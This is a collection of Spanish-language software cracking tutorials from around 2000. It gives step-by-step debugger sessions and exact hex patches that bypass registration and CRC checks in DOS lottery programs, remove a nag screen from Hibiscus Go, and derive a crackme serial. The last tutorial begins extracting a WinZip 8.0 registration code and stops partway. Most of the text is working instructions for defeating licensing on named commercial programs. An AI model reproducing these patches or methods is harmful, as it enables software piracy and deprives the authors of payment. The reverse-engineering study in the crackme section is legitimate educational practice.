:0001.002c 01c5 add bp, ax
:0001.002e aa stosb
:0001.002f e2fa loop 002b  <<<-- relocalización del código
:0001.0031 8b160e00 mov dx, [000e]  <<<-- crc
:0001.0035 8ac2 mov al , dl
:0001.0037 29c5 sub bp, ax
:0001.0039 8ac6 mov al , dh
:0001.003b 29c5 sub bp, ax
:0001.003d 39d5 cmp bp, dx  <<<-- comprobación del crc
:0001.003f 740c je 004d
:0001.0041 ba9101 mov dx, 0191  <<<-- si no es correcto el crc nos echan :(
:0001.0044 b409 mov ah, 09
:0001.0046 cd21 int 21
:0001.0048 b8ff4c mov ax, 4cff
:0001.004b cd21 int 21
:0001.004d 53 push bx
:0001.004e b85300 mov ax, 0053
:0001.0051 50 push ax
:0001.0052 cb retf  <<<-- saltamos al código ya reubicado.
```

la comprobación de crc se puede saltar olímpicamente.
cambiamos el: `740c je 004d`
por: `eb0c jmp 004d`
... y solucionado.

a partir de aquí la cosa se complica, hay que encontrar el salto al programa principal original.
si trazamos saltándonos los bucles llegamos a:

```
:0001.0188 fa cli
:0001.0189 8ed6 mov ss, si
:0001.018b 8be7 mov sp, di
:0001.018d fb sti
:0001.018e 2eff2f jmp far word ptr cs:[bx]  <<<-- te pillé
```

bueno, ¿y qué?
pues ahora viene lo jodío: encontrarle un punto flaco al programa.
lo de buscar un número de clave correcto lo deseché enseguida, las rutinas de encriptación de claves me aburren :(
si lo intentáis, cuidadín con las int 01 e int 03 !!! (deshabilitadlas en softice con i1here off e i3here off)
después de varias horas código arriba, código abajo :/ llegareis a esto:

```
:0001.c1b5 9a87002a1d call 1d2a:0087
:0001.c1ba 8b867eff mov ax, [bp+ff7e]
:0001.c1be 3b06dd23 cmp ax, [23dd]
:0001.c1c2 750e jne c1d2
:0001.c1c4 8b867cff mov ax, [bp+ff7c]
:0001.c1c8 3b06df23 cmp ax, [23df]
:0001.c1cc 7504 jne c1d2
:0001.c1ce b000 mov al, 00
:0001.c1d0 eb02 jmp c1d4
:0001.c1d2 b001 mov al, 01   <<<-- punto "g"
:0001.c1d4 a2e123 mov byte ptr [23e1], al
:0001.c1d7 a0e123 mov al, [23e1]
:0001.c1da 50 push ax
:0001.c1db 9a00002a1d call 1d2a:0000
:0001.c1e0 08c0 or al , al
:0001.c1e2 752a jne c20e
```

podemos ver el típico flag en al: (0/1)
¿qué pasaría si lo forzamos a 0?
podemos editar el código con el softice así:

```
a c1d2 <intro>
mov al,0<intro>
<intro>
```

si continuamos la ejecución con f5 **nos podremos registrar !!!**

claro que...
¿cómo modificamos el código si está en la parte comprimida del programa y, además, el programa descomprimido con unlzexe no funciona !!!!!?????
¿conoceis el hardpatching? ¿no? pues leeros el coc-2000 de mr. nobody ;)
se trata de parchear la rutina que descomprime el programa para que en el momento que ya exista el byte (o bytes) a cambiar sean modificados "al vuelo".
hay varias maneras de afrontar esto, pero yo elegí la fácil :)
me espero justo al momento en que se va a producir el salto al programa original, parcheo y devuelvo el control. en otras palabras:

2ª modificación
os acordais de esto:

```
:0001.0188 fa cli
:0001.0189 8ed6 mov ss, si
:0001.018b 8be7 mov sp, di
:0001.018d fb sti
:0001.018e 2eff2f jmp far word ptr cs:[bx]  <<<-- te pillé
```

en 018e se produce el salto al programa original, lo cambiamos por:
`eb90 jmp 0120`
elegí la dirección 0120 porque si observais la zona con un editor hexadecimal vereis que tiene esto:
fabrice bellard
un texto "en claro" que no queremos para nada y que nos deja 15 bytes de maniobra.
ahora introducimos algo de nuestra cosecha, en 0120 ensamblamos:

```
06 push es <<<-- guardamos los registros que vamos a tocar
57 push di
2ec43f les di, cs:[bx] <<<-- cargo en es el segmento del programa original (os recuerdo que
estaba en cs:[bx]), di me da igual
26c606d3c100 mov byte ptr es:[c1d3],0 <<<-- c1d3 es el desplazamiento hasta nuestro byte
(01)
5f pop di <<<-- restauramos los registros
07 pop es
2eff2f jmp far cs:[bx] <<<-- ahora saltamos al programa original
```

pero... un momento... son 16 bytes, nos sobra **1** !!!!

no pasa nada.
en vez del último 2eff2f introducimos:
`eb61 jmp 0190 <<<-- 15 bytes. ok!`
y en 0190 encontramos otra cadena: crc error que no creo que nos vaya a salir nunca xddddd
pues ahí acabamos:
`2eff2f jmp far cs:[bx] <<<-- chin pún`
estas modificaciones se introducen con un editor hexadecimal y cuando ejecutemos el programa tendremos la opción de registrarnos con **nuestro propio nombre** !!!!!! (la clave no importa). :d

resumiendo:

editamos el msd_quin.exe con un editor hexadecimal.
buscamos: `740cba9101`
cambiamos por: `eb0cba9101`
buscamos: `2eff2f`
cambiamos por: `eb902eff2f`
buscamos: `fabrice bellard` (en ascii, por supuesto)
cambiamos por: `06572ec43f26c606d3c1005f07eb61`
grabamos los cambios.

para el otro programa, el msd_loto.exe, es algo diferente porque el desplazamiento hasta nuestro byte incluye un cambio de segmento que hay que tener en cuenta.

el código queda así:

```
018e eb90 jmp 120

0120 06 push es <<<-- guardamos los registros
0121 50 push ax
0122 2e8b4702 mov ax, cs:[bx+2] <<<-- cargamos en ax el segmento del programa original
0126 050010 add ax,1000 <<<-- aumentamos el segmento
0129 50 push ax
0130 07 pop es
0131 eb63 jmp 0190 <<<-- no nos cabe más

0190 26c606271400 mov byte ptr es:[1427],0 <<<-- 1427 es el desplazamiento hasta el 01 que
cambiamos por 00
0196 58 pop ax <<<-- restauramos los registros
0197 07 pop es
0198 2eff2f jmp far cs:[bx] <<<-- ¿hace falta explicarlo?
```

resumiendo:

editamos el msd_loto.exe con un editor hexadecimal.
buscamos: `740cba9101`
cambiamos por: `eb0cba9101`
buscamos: `2eff2f`
cambiamos por: `eb9026c60627140058072eff2f`
buscamos: `fabrice bellard` (en ascii, de nuevo)
cambiamos por: `06502e8b47020500105007eb63 <<<-- nos sobran 2 bytes`
grabamos los cambios.

¡¡ ahora sí que sí !!

si habeis leído el aviso al principio de este documento sabreis que lo leído hasta ahora no es 100% efectivo.

si volvemos a la zona de código donde modificabamos el valor que tomaba al, os la recuerdo:

```
:0001.c1b5 9a87002a1d call 1d2a:0087
:0001.c1ba 8b867eff mov ax, [bp+ff7e]  <<<-- carga crc-1 bueno en ax
:0001.c1be 3b06dd23 cmp ax, [23dd]  <<<-- lo compara con el malo-1
:0001.c1c2 750e jne c1d2  <<<-- si no son iguales malo
:0001.c1c4 8b867cff mov ax, [bp+ff7c]  <<<-- carga crc-2 bueno en ax
:0001.c1c8 3b06df23 cmp ax, [23df]  <<<-- lo compara con el malo-2
:0001.c1cc 7504 jne c1d2  <<<-- si no son iguales: ya sabes...
:0001.c1ce b000 mov al, 00  <<<-- el premio
:0001.c1d0 eb02 jmp c1d4
:0001.c1d2 b001 mov al, 01   <<<-- ahora no pasamos por aquí
:0001.c1d4 a2e123 mov byte ptr [23e1], al
:0001.c1d7 a0e123 mov al, [23e1]
:0001.c1da 50 push ax
:0001.c1db 9a00002a1d call 1d2a:0000
:0001.c1e0 08c0 or al , al
:0001.c1e2 752a jne c20e
```

os explico: el programa ha calculado con nuestros datos y nuestra clave mala, una especie de crc (para los que no sepais lo que es esto, os diré que el crc es un número de 32 bits que "valida" los datos introducidos).

ese crc debe coincidir con el que haya calculado con nuestros datos y la clave buena. por eso, (como no van a coincidir ;)) haremos que coincidan sobre la marcha...

aquí teneis el procedimiento completo:

ejecutamos el programa msd_quin.exe
seleccionamos la opción para registrar el programa e introducimos nuestro nombre. nos dará un nº de serie, lo aceptamos. metemos una clave cualquiera y **antes** de aceptar los datos en el **s/n** vamos a softice con ctrl+d.
como queremos 'cazar' al programa para poder manipularlo, metemos el siguiente breakpoint:

```
bpint 16 if ah==0
```

esto hará que volvamos a softice cuando se llame a la int 16 y ah valga 0. esta interrupción es la de teclado y con ah=0 lo que hace es esperar a que se pulse una tecla.
volvemos al programa con f5.

pulsamos la 's' para aceptar los datos y estamos en softice (hemos pulsado una tecla).
borramos el breakpoint, ya no nos hace falta (bc *)
vamos a mirar la tabla de interrupciones del dos (que está en 0000:0000) con el comando d 0:0
veremos algo así:

```
0000:0000 xx xx xx xx c5 13 xl xh xx xx xx xx c5 13 xl xh ...
```

lo que ves son punteros completos (segmento:offsset) a las rutinas de servicio de cada una de las interrupciones (empezando por la cero).
si recordais, el programa capturaba la int 01 y la int 03 y es, precísamente, en la rutina de servicio de esas interrupciones (que es la misma) donde está el código que chequea el crc.
las xx son valores que no nos importan. la dirección que buscamos es: xhxl:13c5. el valor del segmento variará de una ejecución a otra, pero el offsset no.
buscamos a partir de ahí el código que hemos visto arriba...
empieza en xhxl:15a5:

```
:xhxl.15a5 9a87002a1d call xxxx:0087
:xhxl.15aa 8b867eff mov ax, [bp+ff7e]
```

metemos un breakpoint aquí:

```
bpx xhxl.15aa
```

(una observación: anotaros los valores del crc bueno y malo, es posible que os haga falta luego)

ejecutamos paso a paso con f8. en ax tenemos el crc-1 bueno.
otro pasito f8
estamos en:

```
:xhxl.15ae 3b06dd23 cmp ax, [23dd]
```

ahora, si hacemos d xhxl:23dd podemos ver el crc-1 malo.
con el comando e editamos esa zona de memoria y cambiamos el dato malo por el bueno ;) pulsando intro podremos ver que softice nos dice, en el salto siguiente, que no jump, es decir, que la comparación ha sido correcta. y seguimos con f8...

```
:xhxl.15b2 750e jne 15c2
:xhxl.15b4 8b867cff mov ax, [bp+ff7c]
```

paramos. estamos en:

```
:xhxl.15b8 3b06df23 cmp ax, [23df]
```

volvemos a editar ese dato cambiando el malo de xhxl:23df por el bueno que está en ax y seguimos con f8...

```
:xhxl.15bc 7504 jne 15c2
:xhxl.15be b000 mov al, 00
:xhxl.15c0 eb02 jmp 15c4
```

cuando esteis en el jmp 15c4 podeis pulsar f5 y volver al programa que estará **¡¡¡ registrado !!!**
salid del programa y volver a ejecutarlo para comprobar que seguís registrados.

el programa ha grabado nuestros datos (nombre, nº de serie, clave y crc) en un fichero que se llama msd_quin.cfg pero encriptados. todos menos el crc.
si al ejecutar de nuevo el programa os apareciera sin registrar, editais este fichero, buscais el crc malo (que habíais apuntado antes) y lo cambiais por el bueno (cuidado con el órden de los bytes). grabais y probad ahora...

este mismo procedimiento lo podeis usar con el msd_loto.exe. por supuesto, las direcciones cambiarán pero la técnica es la misma.

conclusiones:

- no hace falta parchear el programa. podeis usar el fichero msd_quin.cfg de alguien registrado.
- espero que nadie se haya perdido entre tanto byte :)
- el 'parche' explicado en la sección anterior lo que hacía era saltarse la comprobación del crc a lo bestia. pero, por lo visto, no era sufciente. el crc tiene que ser el correcto, si no algunas opciones fallan.
- un detalle: si se utiliza la técnica del hardpatching y se aplica el parche en el salto final de la rutina de descompresión, se puede usar toda la zona de código de dicha rutina para meter nuestros 'arreglos', ya que ese código no se volverá a usar.
- no confundais el crc que chequea la rutina de descompresión del programa con el crc que se calcula a partir de nuestros datos de registro.
- habreis observado que las direcciones que aparecen en los listados de código no coinciden con las que yo os comento luego, pero es porque una dirección de memoria se puede escribir con muchas combinaciones de segmento:offsset y cada desensamblador elige la que cree más conveniente. pero siempre hablamos de la misma dirección física.

bueno, y con esto y un bizcocho...

recordad: si os haceis millonarios acordaros del pobre crick **:'(**

un saludo.

p.d.: no soy partidario de crear parcheadores expecíficos, pero aquí teneis la información.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**Hibiscus Go 2.1.5.19**

PROTECCION:	**Nag screen.**		
Descripcion:	**Programa para la edición de partidas de Go**		
Dificultad:	**Novato**		
DOWNLOAD:	http://www.euronet.nl/users/ambar		
Herramientas:	**File InsPEctor, TRW2000, Hex Editor**		
CRACKER:	**Sujeto Tacito**	**FECHA:**	**15/11/2000**

introduccion

hibiscus go contiene todas las funciones básicas que pueden esperarse de un buen editor de partidas. el programa puede leer y grabar en los dos formatos de juegos más comunes, el formato sgf (smart go format) y el llamado formato standard.

las funciones básicas de hibiscus go son:

- ingreso de partidas (incluyendo variantes, comentarios, diagramas especiales, etc.)
- reedición de juegos (con métodos sencillos para avanzar y retroceder)
- impresión de partidas (incluyendo el formato rtf)

al atake

en principio analizamos el comportamiento del programa para poder conocer las limitaciones que nos impone.

ni bien corremos el programa nos aparece la siguiente pantalla

ahora adelantamos la fecha del sistema para que el programa caduque, digamos 70 días. ejecutamos nuevamente el programa y nos aparecerá la misma nag screen recordándonos que pasaron 71 días de nuestro período de prueba, aunque nos deja contiunuar con su utilización. probamos atrasar el reloj al dia de la instalación y la nag nos recordará que han pasado 1 día de la evaluación. evidentemente el autor ha decidido recordarnos solamente, al inicio del programa, el tiempo de utilización del mismo sin desarrollar otro tipo de protección por lo que el ataque se basará solamente en la eliminación de la esta molesta pantalla que nos obliga a pulsar el botón de ok cada vez que corremos la aplicación.

a partir de ahora podríamos cargar el softice para intentar establecer un punto de ruptura (bpx) en alguna de las funciones típicas como messageboxa, createdialogindirectparama, showwindow para luego comprobar que el nag es dialogboxparama o realizar un procedimiento mas sencillo mediante el uso de trw2000.

cargamos el debugger en memoria y luego ejecutamos hibiscus hasta que aparezca la pantalla de bienvenida, luego pulsamos ctrl-n para llamar el trw2000 en modo ring 3 (ver la ayuda del programa), tipeamos el comando pmodule y damos enter, el debugger nos devolverá automáticamente al nag screen. ahora pulsamos el botón ok y saltará nuevamente trw2000 justo en el módulo que llamó a la función, es decir el programa hibiscus. de esta forma nos evitamos tener que pulsar repetidamente f12 (como en el caso del softice) hasta alcanzar el mismo punto. podemos ver una descripción y ejemplo del poderoso comando pmodule es la sección "test" de la ayuda de trw2000.

ahora estaremos en la siguiente sección de código:

```
:0046ef5e 51 push ecx
:0046ef5f ff7010 push [eax+10]
:0046ef62 8b00 mov eax, dword ptr [eax]
:0046ef64 8b506c mov edx, dword ptr [eax+6c]
:0046ef67 ff7208 push [edx+08]

* reference to: user32.dialogboxparama, ord:0000h
|
:0046ef6a e8bea60200 call 0049962d
:0046ef6f 5d pop ebp <==== aqui
:0046ef70 c3 ret
```

comprobamos que realmente es esta la llamada correcta situando un breakpoint en 0046eef6a y corremos nuevamente el programa. presionamos f12 y nuestra pantalla aparecerá de inmediato. a partir de aquí reemplazamos e8bea60200 por 9090909090 (nops) con el propósito de anular la llamada al nag screen para darnos cuenta inmediatamente que windows produce un general protection fault (gpf). ¿qué ha pasado?. simple, antes de dicha llamada el puntero de stack (esp) contiene un valor distinto al que tiene después que retorna lo que hace que el programa deje de funcionar. para solucionar esto deberemos conocer los valores de esp antes y después de la llamada en 0046ef6f.

con el punto de ruptura ya situado en la línea correspondiente al llamado de a dialogboxparama (en 0046eef6a) corremos nuevamente el programa y tipeamos el comando ? esp para averiguar su valor lo que nos devuelve 70fb1c, luego pulsamos f10 para que se ejecute la función y consultamos nuevamente el valor de esp que ahora sera 70fb30. la diferencia es da 14 (hexadecimal) por lo que deberemos reemplazar:

e8bea60200 call 0049962d

que tiene 5 bytes de longitud con:

:0046ef6a 83c414 add esp,14 ;para mantener el valor final del stack
:0046ef6d 44 inc esp ;incrementa esp
:0046ef6e 4c dec esp ;disminuye esp para anular el anterior

ahora sólo nos queda utilizar cualquier editor hexadecimnal (por ejemplo hiew) para realizar las correcciones antes mencionadas y tendremos el programa funcionando sin su pantalla de bienvenida.

en el supuesto caso de que no desearamos "retocar" el ejecutable todavía nos queda una opción más a través de la creación de un programa que simule la pulsación del botón ok tal cual se explica en el excelente turorial "simulating user input to eliminate nag screens" por bb. el código fuente en c para realizar esto es:

```
#include
#include
#include
char *programa="hibiscus.exe";
hwnd mewhwnd,clickithwnd;
```

```
bool callback enummain(hwnd myhwnd, lparam lparam)
{
printf("hwnd principal: %04x\n",myhwnd);
mewhwnd=myhwnd;
return(false);
}

bool callback enumchild(hwnd myhwnd, lparam lparam)
{
char class[200],text[200];

getclassname(myhwnd,class,sizeof(class));
getwindowtext(myhwnd,text,sizeof(text));
if (!strcmp(class,"button") && !strcmp(text,"ok")) {
clickithwnd=myhwnd;
return(false);
}
return(true);
}

main(int argc,char **argv)
{
startupinfo startinfo;
process_information procinfo;

getstartupinfo(&startinfo);
if ( createprocess(null,programa,null,null,false,normal_priority_class,null,
null,&startinfo,&procinfo) == 0 ) {
fprintf(stderr,"no se pudo crear el proceso\n");
exit(-1);
}

waitforinputidle(procinfo.hprocess,2000);
enumthreadwindows(procinfo.dwthreadid,&enummain,0);
waitforinputidle(procinfo.hprocess,500);
enumchildwindows(mewhwnd,&enumchild,0);
postmessage(clickithwnd,bm_click,0,0);
}
```

este manual ha sido creado sólo con fines educativos y si usted va utilizar este programa por favor pague al autor por el uso del mismo.

sujeto tacito

stacito@hotmail.com

karpoff spanish tutor: pagina dedicada a la divulgación de información en castellano, sobre ingenieria inversa y programación. email "colabora con tus proyectos"

karpoff Spanish Tutor 2000

Programa: Crackme (id:12) by tC...

PROTECCION:	**Serial.**
Objetivo:	Encontrar el serial.
Descripcion:	Pues eso.
Dificultad:	Facililla
DOWNLOAD:	http://welcome.to/karpoff
Herramientas:	**Softice, Dede 2.43**
CRACKER:	**El Pollo** **FECHA:** **29/11/2000**

introduccion

este es mi primer tutorial. espero que con mis todavia pobres conocimientos y experiencia os ayude en algo a la otra de obtener un serial valido para otra aplicacion.

al atake

empezamos analizando el fichero con el gettyp o similiares.

```
- [c:\cm_id12.exe] -----
    dos executable file - 371712 bytes

    portable executable (starting at 256 for 371456 bytes)
      compiler: borland delphi 4
      calculated entrypoint: 284984 / 00045938h  (rva: 00046538h)
      required cpu type: 80386
      requires any version of win32
      flags:
        file is executable
        line numbers stripped from file
        local symbols stripped from file
        32 bit word machine
      linker version: 2.25
      objects (object align = 00001000h):
        name      virt size     rva     phys size  phys ofs
        code      00045580h  00001000h  00045600h  00000400h
        data      00000e48h  00047000h  00001000h  00045a00h
        bss       000008e1h  00048000h  00000000h  00046a00h
        .idata    00001f08h  00049000h  00002000h  00046a00h
        .tls      00000010h  0004b000h  00000000h  00048a00h
        .rdata    00000018h  0004c000h  00000200h  00048a00h
```

```
        .reloc    00004ed0h  0004d000h  00005000h  00048c00h
        .rsrc     0000d000h  00052000h  0000d000h  0004dc00h

- files identified: 1 of 1 (100.00%)
- total time:       0.0 ms (0.0 ms/file)
```

vemos que no esta empaketado porque nos indica que esta compilado con borland delphi 4 (normalmente los que estan empaketados no muestran el compilador usado). tampoco esta empaketado porque las virual sizes se corresponden con las physical sizes mas el physical offset.

bueno, a continuacion por estar compilado en delphi lo procesamos con el dede y vemos que solo hay un procedure llamado 'unit 1' con 3 events: register1click, exit2click y about1click. nos interesa el 1º de los eventos claro esta. desensamblamos este fragmento de codigo y obtenemos:

```
***** try
|
00446228   64ff30                push    dword ptr fs:[eax]
0044622b   648920                mov     fs:[eax], esp
0044622e   8d55fc                lea     edx, [ebp-$04]

* reference to control edit1 : n.a.
|
00446231   8b86c4020000          mov     eax, [esi+$02c4]

-> a continuacion lee nuestro serial.
* reference to: controls.tcontrol.gettext()
|
00446237   e814d7fdff            call    00423950
0044623c   8b45fc                mov     eax, [ebp-$04]

-> calcula su longitud.
* reference to: system..dynarraylength()
|           or: system..lstrlen()
|
0044623f   e8b4d8fbff            call    00403af8
00446244   a3d4884400            mov     dword ptr [$4488d4], eax
00446249   833dd488440000        cmp     dword ptr [$4488d4], +$00
00446250   0f84ac000000          jz      00446302 <- si la longitud es 0 ciao
00446256   33db                  xor     ebx, ebx
00446258   43                    inc     ebx
00446259   8d55fc                lea     edx, [ebp-$04]

* reference to control edit1 : n.a.
|
0044625c   8b86c4020000          mov     eax, [esi+$02c4]

-> y no te lo pierdas lee nuestre nuestro serial un par de veces mas. ¿?
* reference to: controls.tcontrol.gettext()
|
00446262   e8e9d6fdff            call    00423950
00446267   8b45fc                mov     eax, [ebp-$04]
0044626a   0fb64418ff            movzx   eax, byte ptr [eax+ebx-$01]
0044626f   89049d74884400        mov     [$448874+ebx*4], eax
00446276   8d55fc                lea     edx, [ebp-$04]

* reference to control edit1 : n.a.
|
00446279   8b86c4020000          mov     eax, [esi+$02c4]
```

```
* reference to: controls.tcontrol.gettext()
|
0044627f   e8ccd6fdff             call    00423950
00446284   8b45fc                 mov     eax, [ebp-$04]

* reference to: system..dynarraylength()
|           or: system..lstrlen()
|
00446287   e86cd8fbff             call    00403af8
0044628c   3bd8                   cmp     ebx, eax
0044628e   75c8                   jnz     00446258
```

-> alto aqui que ha sonado un tiro. esta funcion que no esta especificada como nativa de delphi es muy sospechosa, no crees? y si no los crees te lo digo yo. mas tarde la comentaré.

```
00446290   e85bffffff             call    004461f0
00446295   b8d8884400             mov     eax, $004488d8

* reference to: system..lstrclr(system.ansistring)
|
0044629a   e8ddd5fbff             call    0040387c
0044629f   bf12000000             mov     edi, $00000012
004462a4   bbc0884400             mov     ebx, $004488c0
004462a9   8d45f8                 lea     eax, [ebp-$08]
004462ac   8a13                   mov     dl, byte ptr [ebx]
```

-> lleva a cabo todo un proceso que podras comprobar tu mismo que en definitiva lo que hace es invertir nuestro serial a base de ir concatenando, pero no el serial introducido por el usuario.

```
* reference to: system..lstrfromchar(system.ansistring)
|           or: system..lstrfromwchar(system.ansistring)
|           or: system..wstrfromchar(system.widestring)
|           or: system..wstrfromwchar(system.widestring)
|
004462ae   e86dd7fbff             call    00403a20
004462b3   8b55f8                 mov     edx, [ebp-$08]
004462b6   b8d8884400             mov     eax, $004488d8
004462bb   8b0dd8884400           mov     ecx, [$4488d8]

* reference to: system..lstrcat3()
|
004462c1   e87ed8fbff             call    00403b44
004462c6   43                     inc     ebx
004462c7   4f                     dec     edi
004462c8   75df                   jnz     004462a9
004462ca   a1d8884400             mov     eax, dword ptr [$4488d8]

* possible string reference to: ':ùäéº¿þ}dïâùêiòýþ•'
|
004462cf   ba38634400             mov     edx, $00446338
```

-> momento culminante. compara dos cadenas de caracteres. cuales seran?

```
* reference to: system..lstrcmp()
|
004462d4   e82fd9fbff             call    00403c08
004462d9   7527                   jnz     00446302
```

-> si la comparacion es positiva 'yeah you did it!!' o lo que es lo mismo guay.
* reference to control yeahyoudidit1 : n.a.
|

```
004462db   8b86dc020000          mov     eax, [esi+$02dc]
004462e1   b201                  mov     dl, $01
```

ahora nuestra mision es rapidamente cargar nuestro programa con el softice y ponerle un breakpoint en 004462d4 para ver que cadenas compara y podremos ver nuestra cadena comparada con la buena que nos dara la victoria. si traceas la funcion de comparacion entrando con f8 vemos que las 2 cadenas que se comparan estan en eax y en edx que han sido metidos en la pila antes de la llamada a la funcion. pues miramos el contenido en memoria que apuntan estos registros y vemos cadenas no visibles o entendibles al ojo humano. es momento de pensar que nuestra cadena no esta ahi siendo comparada, pero ya os adelante que habia una funcion que lo que hace es codificar nuestra cadena. bien pues esta funcion hace lo siguiente:

en eax esta nuestra cadena con el serial introducido y en edx la longitud de esta.

```
004461f0   8b15d4884400          mov     edx, [$4488d4]
004461f6   85d2                  test    edx, edx
004461f8   7e12                  jle     0044620c
004461fa   b878884400            mov     eax, $00448878
```

hace la xor es decir la or exclusiva del primer elemento de la cadena y 3. una xor para el que no lo sepa es cambiar devolver un 1 donde los bits comparados son distintos y 0 en otro caso, por ejemplo:

```
           5 en decimal -> 101 en binario
           3 en decimal -> 011 en binario
                           ---
           6 en decimal -> 110 en binario
004461ff   833003                xor     dword ptr [eax], +$03
```

las 2 siguientes instrucciones son equivalentes a multiplicar por 2 el elemento.

```
00446202   8b08                  mov     ecx, [eax]
00446204   0108                  add     [eax], ecx
```

se posicion en el siguiente elemento.

```
00446206   83c004                add     eax, +$04
```

realiza un bucle hasta que haya procesado todos los elementos de nuestro serial.

```
00446209   4a                    dec     edx
0044620a   75f3                  jnz     004461ff
```

llama a la segunda parte de la codificacion de la cadena.|

```
0044620c   e8affffff             call    004461c0
00446211   c3                    ret
```

-> segunda parte de la cadena

```
004461c0   53                    push    ebx
004461c1   56                    push    esi
004461c2   8b0dd4884400          mov     ecx, [$4488d4] <- la longitud
004461c8   85c9                  test    ecx, ecx
004461ca   7e20                  jle     004461ec
004461cc   be01000000            mov     esi, $00000001
```

```
004461d1   b878884400            mov     eax, $00448878
004461d6   bac0884400            mov     edx, $004488c0
004461db   8b18                  mov     ebx, [eax]

le suma 8 a un elemento.
004461dd   83c308                add     ebx, +$08

y le resta el contador del bucle que realiza a nuestra cadena y lo va guardando
en otra posicion de memoria apuntada por edx.
004461e0   2bde                  sub     ebx, esi
004461e2   881a                  mov     [edx], bl
004461e4   46                    inc     esi
004461e5   42                    inc     edx
004461e6   83c004                add     eax, +$04
004461e9   49                    dec     ecx
004461ea   75ef                  jnz     004461db
004461ec   5e                    pop     esi
004461ed   5b                    pop     ebx
004461ee   c3                    ret
```

al final tenemos nuestra cadena codificada de la siguiente manera: al valor ascii de cada caracter le aplica una xor con 3, lo multiplica por 2, le suma 8 y le resta el contador del bucle.

volvemos a la funcion que realiza la comparacion, esa en la que no se entendia nada, y vemos ahora con mejores ojos que nuestra cadena codificada se compara con: 3a d9 c4 c9 ba bf de 7d 44 cf e2 d9 ea 49 d2 dd de 8f. la longitud de esta cadena de de 18 caracteres de ahi el nombre del crackme (id 12), ya que 12 en hexadecimal es 18 en decimal.

en resumen, tenemos que conseguir que la cadena que introduzcamos sea coincidente despues de haber sido codificada e invertida en comparacion con la buena. he aqui la ingenieria inversa:
nuestro 1º caracter ha de ser 8f que aplicandole la codificacion, es decir, sumandole el contador que es 1, restando 8, dividiendolo por 2 y haciendole la xor con 3 nos dara el 1º caracter ha introducir que sera 47 en hexadecimal o 71 en decimal que equivale a 'g'. para comprobarlo manten la tecla alt presiona y teclea el numero en el teclado decimal obtienes el caracter.

si repites el proceso para toda la cadena a comparar obtendras el serial valido:

serial: good work cracker!

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor

Programa:	**WinZip® ver. 8.0 (3105)**

PROTECCION:	Name/Registration#.		
Descripción:	Programa para comprimir y descomprimir archivos en formato ZIP.		
OBJETIVO:	Obtener Registration# (Número Serie) válido para registrarnos y Crear un Generador de Claves en Visual Basic.		
Dificultad:	Novato, **Facililla**, Media, ETC.		
DOWNLOAD:	http://www.winzip.com		
Herramientas:	Numega SoftIce 4.05, W32Dasm v8.93, Visual Basic 6		
CRACKER:	**+Er@ser**	**FECHA:**	23/11/2000

introduccion

herramienta para comprimir y descomprimir archivos en formato zip. de la empresa winzip computing, inc. copyright © 1991-2000.

antes de comenzar el atake, hay que tener claro, las **herramientas** que vamos a emplear, en esta "victima" emplearemos el maravilloso debugger de numega **- softice ver. 4.05**, para obtener el ansiado "registration#" o número de serie.

pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkeeeeee.....

al atake


arrancamos el **winzip 8.0** nos aparece la tipica pantalla "**thank you for trying winzip! this is a fully functional unregistered version for evaluation only** ... blah, blah, blah"

pulsamos el botón **[enter registration code]** nos aparecera una pantalla para introducir los siguientes datos :

name:
registration #:

regresamos al softice **(ctrl+d)** y ponemos un bp (breakpoint) getdlgitemtexta '**bpx getdlgitemtexta**' regresamos a nuestra "victima" en este caso el winzip pulsando **(ctrl+d)**, introducimos los datos a registrar:

name: +er@ser'2000 [for the new millennium]
registration #: 99666699



pulsamos el botón **[ok]** y pantallazo dentro del softice, pulsamos **[f12]** y aparecemos en el winzip32!.text+6f6d
¡vamos, a la caza del registration# number!

:00407f6d ff1528744700 call [user!getdlgitemtexta]

```
:00407f73    57                push edi                          <-- name 'd edi'
```

pulsamos **'g'** para continuar la ejecución (seguimos la pista del registration #) pulsamos **[f12]**

```
:0040708f    ff1528744700      call [user!getdlgitemtexta]
:00407095    56                push esi                          <-- registration# 'd esi'
:00407096    e8ff780300        call 00429699
:0040709a    59                pop ecx
:0040709b    56                push esi
:0040709c    e822790300        call 004296c2
:004070a1    803d78cd480000    cmp byte ptr [0048cd78], 00
:004070aa    7459              jz 004080b2
:004070ac    803da4cd480000    cmp byte ptr [0048cda4], 00
:004070b3    7459              jz 004080b2
:004070b5    e81bfaffff        call 00407b4b                     <-- call hmmmm [f8]
:004070ba    85c0              test eax, eax
```

dentro de la rútina iremos traceando **[f10]** observando las operaciones que realiza

|

```
:00407b4b    55                push ebp
:00407b4c    8bec              mov ebp, esp
:00407b4e    81ec08020000      sub esp, 00000208
:00407b54    53                push ebx
:00407b55    56                push esi
:00407b56    33f6              xor esi, esi
:00407b58    803d78cd48000     cmp byte ptr [0047d928], 00
:00407b5f    57                push edi
:00407b60    0f849a000000      jz 00407c07
